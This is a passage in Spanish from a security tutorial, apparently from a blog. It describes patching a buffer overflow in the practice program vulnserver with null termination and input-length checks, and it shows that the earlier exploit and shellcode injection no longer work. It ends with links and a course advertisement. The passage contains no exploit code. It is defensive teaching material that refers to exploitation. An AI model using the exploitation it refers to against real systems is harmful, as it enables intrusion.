- Terminación nula: Se ha asegurado de que cualquier cadena que se maneje esté correctamente terminada con un carácter nulo (“\0”) para evitar problemas al leerla.
- Validación de bytes recibidos: Antes de pasar el buffer a “función_parche”, se ha asegurado de que los bytes recibidos no sean más de lo que el buffer puede manejar y que estén correctamente terminados.
Ahora, si probamos el nuevo binario obtenido tras la compilación del código parcheado observamos que la vulnerabilidad ya no existe, como se muestra en la siguiente imagen, donde se aprecia cómo tras la ejecución del exploit el programa “vulnserver_parcheado.exe” no crashea y tampoco da lugar a la inyección del Shellcode, sino que mantiene correctamente su ejecución a la espera de nuevas conexiones.


Fig. Detalle de la ejecución estable de vulnserver parcheado.
En la siguiente captura se muestra cómo se pueden establecer nuevas conexiones sin problemas, lo que garantiza la estabilidad del programa en ejecución y, por tanto, la correcta subsanación de la vulnerabilidad.


Fig. Detalle de la ejecución estable de vulnserver parcheado.
Damos así por finalizado este último punto.
Otros recursos útiles.
- https://jaymonsecurity.com/exploiting-buffer-overflow-bof/
- https://jaymonsecurity.es/exploiting-buffer-overflow-bot/
Formación relacionada
Estas técnicas se trabajan a fondo, con ejercicios guiados y examen final, en el Curso de Hacking Ético Profesional: 75 horas y certificado verificable.